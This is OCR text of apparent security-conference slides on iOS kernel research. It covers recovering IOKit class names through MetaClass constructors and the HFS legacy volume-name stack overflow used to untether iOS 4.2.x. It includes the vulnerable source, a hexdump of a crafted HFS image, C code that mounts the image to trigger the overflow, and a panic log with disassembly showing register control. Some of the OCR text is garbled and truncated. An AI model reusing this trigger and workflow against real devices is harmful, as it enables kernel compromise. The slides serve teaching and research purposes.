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
IOKit Driver Classes (II) - MetaClass

- most iOS IOKit classes come without symbols
- however IOKit defines for almost all classes a so called MetaClass
- MetaClass contains runtime information about the original object
- constructors of MetaClass'es leak name and parent objects

```
801D5A00 ; IOService::MetaClass::MetaClass(void)
801D5A00                 EXPORT __ZN9IOService9MetaClassC1Ev
801D5A00 __ZN9IOService9MetaClassC1Ev            ; CODE XREF: sub_801D5A28+1E↓p
801D5A00                 PUSH            {R4,R7,LR}
801D5A02                 ADD             R7, SP, #4
801D5A04                 MOVS            R3, #0x50 ; 'P'
801D5A06                 LDR             R1, =aIoservice ; "IOService"
801D5A08                 LDR             R2, =__ZN15IORegistryEntry10gMetaClassE ; IOR
801D5A0A                 LDR.W           R12, =(__ZN11OSMetaClassC2EPKcPKS_j+1)
801D5A0E                 MOV             R4, R0
801D5A10                 BLX             R12 ; OSMetaClass::OSMetaClass(char const*,O
801D5A12                 LDR             R3, =off_8026A25C
801D5A14                 STR             R3, [R4]
801D5A16                 POP             {R4,R7,PC}
801D5A16 ; End of function IOService::MetaClass::MetaClass(void)
```

R1 = Object Name
R2 = Parent's MetaClass
R3 = Methods of MetaClass

IOKit Object Hierarchy - Full View




ll MetaClasses can be found through
refs of
_ZN11OSMetaClassC2EPKcPKS_j

llows to determine the names of
lmost all IOKit classes (around 760)

nd allows to build the
OKit object hierarchy tree

IOKit Object Hierachy - Zoomed



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Using IOKit Class Hierarchy for Symbols

- most IOKit classes are without symbols
- however they are derived from base IOKit classes with symbols
- we can create symbols for overloaded methods

```
Some Methods from AppleBasebandUserClient

__const:8043A270      DCD __ZN9IOService12tellChangeUpEm+1__const:8043A274      DCD
__ZN9IOService16allowPowerChangeEm+1__const:8043A278      DCD
__ZN9IOService17cancelPowerChangeEm+1__const:8043A27C      DCD
__ZN9IOService15powerChangeDoneEm+1__const:8043A280      DCD
loc_80437D80+1__const:8043A284      DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1__const:8043A288      DCD
__ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1__const:8043A28C      DCD
__ZN12IOUserClient12initWithTaskEP4taskPvm+1__const:8043A290      DCD
sub_80437D5C+1__const:8043A294      DCD
__ZN12IOUserClient10clientDiedEv+1__const:8043A298      DCD
__ZN12IOUserClient10getServiceEv+1__const:8043A29C      DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmm+1__const:8043A2A0      DCD
__ZN12IOUserClient24getNotificationSemaphoreEmPP9semaphore+1
```

Using IOKit Class Hierarchy for Symbols

- n
- h
- w

Same Methods from IOUserClient

```
__const:80270100      DCD __ZN9IOService12tellChangeUpEm+1__const:80270104      DCD
__ZN9IOService16allowPowerChangeEm+1__const:80270108      DCD
__ZN9IOService17cancelPowerChangeEm+1__const:8027010C      DCD
__ZN9IOService15powerChangeDoneEm+1__const:80270110      DCD
__ZN12IOUserClient14externalMethodEjP25IOExternalMet...__const:80270114      DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1__const:80270118      DCD
__ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1__const:8027011C      DCD
__ZN12IOUserClient12initWithTaskEP4taskPvm+1__const:80270120      DCD
__ZN12IOUserClient11clientCloseEv+1__const:80270124      DCD
__ZN12IOUserClient10clientDiedEv+1__const:80270128      DCD
__ZN12IOUserClient10getServiceEv+1__const:8027012C      DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmm+1__const:80270130      DCD
__ZN12IOUserClient24getNotificationSemaphoreEmPP9semaphore+1
```

Some M

```
__cons
__ZN9I
__ZN9I
__ZN9IOService15powerChangeDoneEm+1__const:8043A280      DCD
loc_80437D80+1__const:8043A284      DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1__const:8043A288      DCD
__ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1__const:8043A28C      DCD
__ZN12IOUserClient12initWithTaskEP4taskPvm+1__const:8043A290      DCD
sub_80437D5C+1__const:8043A294      DCD
__ZN12IOUserClient10clientDiedEv+1__const:8043A298      DCD
__ZN12IOUserClient10getServiceEv+1__const:8043A29C      DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmm+1__const:8043A2A0      DCD
__ZN12IOUserClient24getNotificationSemaphoreEmPP9semaphore+1
```

Using IOKit Class Hierarchy for Symbols

- borrowing from the parent class we get
  - AppleBasebandUserClient::externalMethod(unsigned int, IOExternalMethodArguments *, IOExternalMethodDispatch *, OSObject *, void *)
  - AppleBasebandUserClient::clientClose(void)

Symbolized Methods from AppleBasebandUserClient

```
__const:8043A270     DCD __ZN9IOService12tellChangeUpEm+1__const:8043A274     DCD
__ZN9IOService16allowPowerChangeEm+1__const:8043A278     DCD
__ZN9IOService17cancelPowerChangeEm+1__const:8043A27C     DCD
__ZN9IOService15powerChangeDoneEm+1__const:8043A280     DCD
__ZN23AppleBasebandUserClient14externalMethodEjP25IOExtern...__const:8043A284     DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1__const:8043A288     DCD
__ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1__const:8043A28C     DCD
__ZN12IOUserClient12initWithTaskEP4taskPvm+1__const:8043A290     DCD
__ZN23AppleBasebandUserClient11clientCloseEv+1__const:8043A294     DCD
__ZN12IOUserClient10clientDiedEv+1__const:8043A298     DCD
__ZN12IOUserClient10getServiceEv+1__const:8043A29C     DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmm+1__const:8043A2A0     DCD
__ZN12IOUserClient24getNotificationSemaphoreEmPP9semaphore+1
```


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Part IV

Kernel Exploitation - Stack Buffer Overflow

HFS Legacy Volume Name Stack Buffer Overflow

- Credits: pod2g
- triggers when a HFS image with overlong volume name is mounted
- stack based buffer overflow in a character conversion routine
- requires root permissions
- used to untether iOS 4.2.1 - 4.2.8

HFS Legacy Volume Name Stack Buffer Overflow

```
int mac_roman_to_unicode(const Str31 hfs_str, UniChar *uni_str,
                __unused u_int32_t maxCharLen, u_int32_t *unicodeChars)
{
   ...
   p = hfs_str;
   u = uni_str;

   *unicodeChars = pascalChars = *(p++);   /* pick up length byte */

   while (pascalChars--) {
      c = *(p++);

      if ( (int8_t) c >= 0 ) {        /* check if seven bit ascii */
         *(u++) = (UniChar) c;   /* just pad high byte with zero */
      } else { /* its a hi bit character */
         UniChar uc;

         c &= 0x7F;
         *(u++) = uc = gHiBitBaseUnicode[c];
         ...
      }
   }
   ...
```

maxCharLen parameter
available but unused

loop counter
is attacker supplied

data is copied/encoded
without length check

Apple did not fix this function to use maxCharLen... They just fix some calls to the function.

Legacy HFS Master Directory Block

```
/* HFS Master Directory Block - 162 bytes */
/* Stored at sector #2 (3rd sector) and second-to-last sector. */
struct HFSMasterDirectoryBlock {
    u_int16_t     drSigWord;  /* == kHFSSigWord */
    u_int32_t     drCrDate;   /* date and time of volume creation */
    u_int32_t     drLsMod;    /* date and time of last modification */
    u_int16_t     drAtrb;     /* volume attributes */
    u_int16_t     drNmFls;    /* number of files in root folder */
    u_int16_t     drVBMSt;    /* first block of volume bitmap */
    u_int16_t     drAllocPtr; /* start of next allocation search */
    u_int16_t     drNmAlBlks; /* number of allocation blocks in volume */
    u_int32_t     drAlBlkSiz; /* size (in bytes) of allocation blocks */
    u_int32_t     drClpSiz;   /* default clump size */
    u_int16_t     drAlBlSt;   /* first allocation block in volume */
    u_int32_t     drNxtCNID;  /* next unused catalog node ID */
    u_int16_t     drFreeBks;  /* number of unused allocation blocks */
    u_int8_t      drVN[kHFSMaxVolumeNameChars + 1];  /* volume name */
    u_int32_t     drVolBkUp;  /* date and time of last backup */
    u_int16_t     drVSeqNum;  /* volume backup sequence number */
    ...
```


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Hexdump of Triggering HFS Image

```
$ hexdump -C exploit.hfs
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000400  42 44 00 00 00 00 00 00  00 00 01 00 00 00 00 00  |BD..............|
00000410  00 00 00 00 00 00 02 00  00 00 00 00 00 00 00 00  |................|
00000420  00 00 00 00 60 41 41 41  41 42 42 42 42 43 43 43  |....`AAAABBBBCCC|
00000430  43 44 44 44 44 45 45 45  45 46 46 46 46 47 47 47  |CDDDDEEEEFFFFGGG|
00000440  47 48 48 48 48 49 49 49  49 4a 4a 4a 4a 4b 4b 4b  |GHHHHIIIIJJJJKKK|
00000450  4b 4c 4c 4c 4c 4d 4d 4d  4d 4e 4e 4e 4e 4f 4f 4f  |KLLLLMMMMNNNNOOO|
00000460  4f 50 50 50 50 51 51 51  51 52 52 52 52 53 53 53  |OPPPPQQQQRRRRSSS|
00000470  53 54 54 54 54 55 55 55  55 56 56 56 56 57 57 57  |STTTTUUUUVVVVWWW|
00000480  57 58 58 58 58 00 00 00  00 00 00 00 00 00 00 00  |WXXXX...........|
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000600
```

Exploit Code

```
int ret, fd; struct vn_ioctl vn; struct hfs_mount_args args;

fd = open("/dev/vn0", O_RDONLY, 0);
if (fd < 0) {
    puts("Can't open /dev/vn0 special file.");
    exit(1);
}

memset(&vn, 0, sizeof(vn));
ioctl(fd, VNIOCDETACH, &vn);
vn.vn_file = "/usr/lib/exploit.hfs";
vn.vn_control = vncontrol_readwrite_io_e;
ret = ioctl(fd, VNIOCATTACH, &vn);
close(fd);
if (ret < 0) {
    puts("Can't attach vn0.");
    exit(1);
}

memset(&args, 0, sizeof(args));
args.fspec = "/dev/vn0";
args.hfs_uid = args.hfs_gid = 99;
args.hfs_mask = 0x1c5;
ret = mount("hfs", "/mnt/", MNT_RDONLY, &args);
```

- now lets analyze the panic log...

SektionEins

Paniclog

```
<plist version="1.0">
<dict>
        <key>bug_type</key>
        <string>110</string>
        <key>description</key>
        <string>Incident Identifier: XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX
CrashReporter Key:   8a2da05455775e8987cbfac5a0ca54f3f728e274
Hardware Model:      iPod4,1
Date/Time:       2011-07-26 09:55:12.761 +0200
OS Version:      iPhone OS 4.2.1 (8C148)

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041  r1: 0x00000000  r2: 0x00000000  r3: 0x000000ff
r4: 0x00570057  r5: 0x00540053  r6: 0x00570155  r7: 0xcdbfb720
r8: 0xcdbfb738  r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
12: 0x00000000  sp: 0xcdbfb6e0  lr: 0x8011c47f  pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057

Debugger message: Fatal Exception
OS version: 8C148
Kernel version: Darwin Kernel Version 10.4.0: Wed Oct 20 20:14:45 PDT 2010; root:xnu-1504.58.28~3/RELEASE_ARM_S5L8930X
iBoot version: iBoot-931.71.16
secure boot?: YES
Paniclog version: 1
Epoch Time:        sec       usec
  Boot    : 0x4e2e7173 0x00000000
  Sleep   : 0x00000000 0x00000000
  Wake    : 0x00000000 0x00000000
  Calendar: 0x4e2e7285 0x000f2b1a

Task 0x80e08d3c: 5484 pages, 77 threads: pid 0: kernel_task
...
Task 0x83a031e4: 76 pages, 1 threads: pid 209: hfsexploit
        thread 0xc0717000
                kernel backtrace: cdbfb5b4
                  lr: 0x80068a91  fp: 0xcdbfb5e0
                  lr: 0x80069fd4  fp: 0xcdbfb5ec
                  lr: 0x8006adb8  fp:</string>
        ...
</dict>
</plist>
```

Paniclog - Zoomed

```
...
Hardware Model:      iPod4,1
Date/Time:        2011-07-26 09:55:12.761 +0200
OS Version:       iPhone OS 4.2.1 (8C148)

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041  r1: 0x00000000  r2: 0x00000000  r3: 0x000000ff
r4: 0x00570057  r5: 0x00540053  r6: 0x00570155  r7: 0xcdbfb720
r8: 0xcdbfb738  r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
12: 0x00000000  sp: 0xcdbfb6e0  lr: 0x8011c47f  pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057

Debugger message: Fatal Exception
OS version: 8C148
...
```

Paniclog - Zoomed

```
__text:80090068                 BCS             loc_80090120
__text:8009006A
__text:8009006A loc_8009006A                            ; CODE XREF: _utf8_encodestr+192↓j
__text:8009006A                 STRB.W          R0, [R4],#1
__text:8009006E                 B               loc_8008FFD6
__text:80090070 ; ---------------------------------------------------------------------------
__text:80090070
__text:80090070 loc_80090070                            ; CODE XREF: _utf8_encodestr+D2↑j
```

```
...
Hardw
Date/
OS Ve

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041  r1: 0x00000000  r2: 0x00000000  r3: 0x000000ff
r4: 0x00570057  r5: 0x00540053  r6: 0x00570155  r7: 0xcdbfb720
r8: 0xcdbfb738  r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
12: 0x00000000  sp: 0xcdbfb6e0  lr: 0x8011c47f  pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057

Debugger message: Fatal Exception
OS version: 8C148
...
```

Calling Function

```
__text:8011C43C
__text:8011C43C _hfs_to_utf8                            ; CODE XREF: sub_80118330+6C↑p
__text:8011C43C                                         ; sub_8012FEA4+182↓p
__text:8011C43C
__text:8011C43C var_B8          = -0xB8
__text:8011C43C var_B4          = -0xB4
__text:8011C43C var_B0          = -0xB0
```

```
int
hfs_to_utf8(ExtendedVCB *vcb, const Str31 hfs_str, ...)

    int error;
    UniChar uniStr[MAX_HFS_UNICODE_CHARS];
    ItemCount uniCount;
    size_t utf8len;
    hfs_to_unicode_func_t hfs_get_unicode = VCBTOHFS(vcb)->hfs_get_unicode;

    error = hfs_get_unicode(hfs_str, uniStr, MAX_HFS_UNICODE_CHARS, &uniCount);

    if (uniCount == 0)
        error = EINVAL;

    if (error == 0) {
        error = utf8_encodestr(uniStr, uniCount * sizeof(UniChar), dstStr, &utf8len, maxDstLen , ':', 0);
        ...
```

```
__text:8011C468
__text:8011C468 loc_8011C468                            ; CODE XREF: _hfs_to_utf8+22↑j
__text:8011C468                 ADD     R3, SP, #0xB8+utf8len
__text:8011C46A                 LSLS    R1, R1, #1
__text:8011C46C                 STR     R0, [SP,#0xB8+var_B0]
__text:8011C46E                 LDR     R2, [SP,#0xB8+dstStr]
__text:8011C470                 ADD.W   R0, SP, #0xB8+uniStr
__text:8011C474                 STR     R5, [SP,#0xB8+var_B8]
__text:8011C476                 MOVS    R5, #':'
__text:8011C478                 STR     R5, [SP,#0xB8+var_B4]
__text:8011C47A                 BL      _utf8_encodestr
__text:8011C47E                 CMP     R0, #0x3F
__text:8011C480                 MOV     R4, R0
```

Calling Function (II)

```
__text:8011C43C
__text:8011C43C _hfs_to_utf8                            ; CODE XREF:
__text:8011C43C                                         ; sub_8012FE
__text:8011C43C
__text:8011C43C var_B8          = -0xB8
__text:8011C43C var_B4          = -0xB4
__text:8011C43C var_B0          = -0xB0
__text:8011C43C uniStr          = -0xAA
__text:8011C43C utf8len         = -0x14
__text:8011C43C uniCount        = -0x10
__text:8011C43C dstStr          =  8
__text:8011C43C
__text:8011C43C                 PUSH            {R4-R7,LR}
__text:8011C43E                 ADD             R7, SP, #0xC
__text:8011C440                 SUB             SP, SP, #0xAC
__text:8011C442                 LDR.W           R4, [R0,#0x330]
__text:8011C446                 MOV             R5, R2
__text:8011C448                 MOV             R0, R1
__text:8011C44A                 MOV             R6, R3
__text:8011C44C                 ADD.W           R1, SP, #0xB8+uniStr
__text:8011C450                 MOVS            R2, #0x4B
__text:8011C452                 ADD             R3, SP, #0xB8+uniCount
__text:8011C454                 BLX             R4
__text:8011C456                 LDR             R1, [SP,#0xB8+uniCount]
__text:8011C458                 MOV             R4, R0
__text:8011C45A                 CMP             R1, #0
__text:8011C45C                 BEQ             loc_8011C49E
__text:8011C45E                 CBZ             R0, loc_8011C468
__text:8011C460
__text:8011C460 loc_8011C460                            ; CODE XREF: _hfs_to_utf8+4C↓j
__text:8011C460                                         ; _hfs_to_utf8+60↓j ...
__text:8011C460                 MOV             R0, R4
__text:8011C462                 SUB.W           SP, R7, #0xC
__text:8011C466                 POP             {R4-R7,PC}
__text:8011C468 ; ---------------------------------------------------------------
```

No stack cookies in kernel

